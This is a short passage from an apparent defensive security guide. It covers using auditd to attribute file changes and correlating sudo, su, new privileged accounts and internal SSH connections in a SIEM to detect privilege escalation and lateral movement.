- **The auditd Edge:** Use auditd to capture the "who" and "how" behind file modifications, even when attackers try to hide behind shell built-ins.

3. Privilege Escalation & Lateral Movement

- **Detection:** Track sudo usage, su attempts, and the creation of new privileged accounts.
- **SIEM Goal:** Link a new user creation to subsequent lateral movement (e.g., an internal SSH connection to another server).